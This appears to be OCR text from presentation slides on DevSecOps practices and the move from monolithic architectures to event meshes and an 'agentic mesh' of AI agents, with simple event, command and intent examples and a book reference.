
Code review

SAST

SCA

IAST/DAST

Pentest



Log audit


Threat Intel

Patching


SIEM/SOAR

Threat Model / Policies

To see the future I usally look at the past



2001
A SPACE ODYSSEY
"OPEN THE POD BAY DOORS PLEASE, HAL"

AI-driven architectures




1. self-aware
2. self-configuring
3. self-healing
4. self-protecting

From monolith to ...



Monolith API EDA Event mesh

From monolith to Agent Mesh





Monolith API EDA Event mesh Agent mesh

Agentic Mesh


Event mesh + Agentic AI

Agentic AI != AI Agents





Service mesh



events

- order.created
- payment.failed
- user.logged_in

commands

- POST /charge
- cancelOrder(id)

events

- order.created
- payment.failed
- user.logged_in

commands

- POST /charge
- cancelOrder(id)

intent

Get this user's order delivered today

events

- order.created
- payment.failed
- user.logged_in

commands

- POST /charge
- cancelOrder(id)


intent


Get this user's order delivered today

context

- who the user is
- system state
- policies

DevSecOps


Security req.
Compliance Validation
Code review
SAST
SCA
IAST/DAST
Pentest
Code
Plan
Buiid
Release
Deploy
Operate
Test
Monitor
Log audit
Threat Intel
Patching
SIEM/SOAR
Threat Model / Policies



BOOK

Agentic Mesh

by Eric Broda, Davis Broda

March 2026

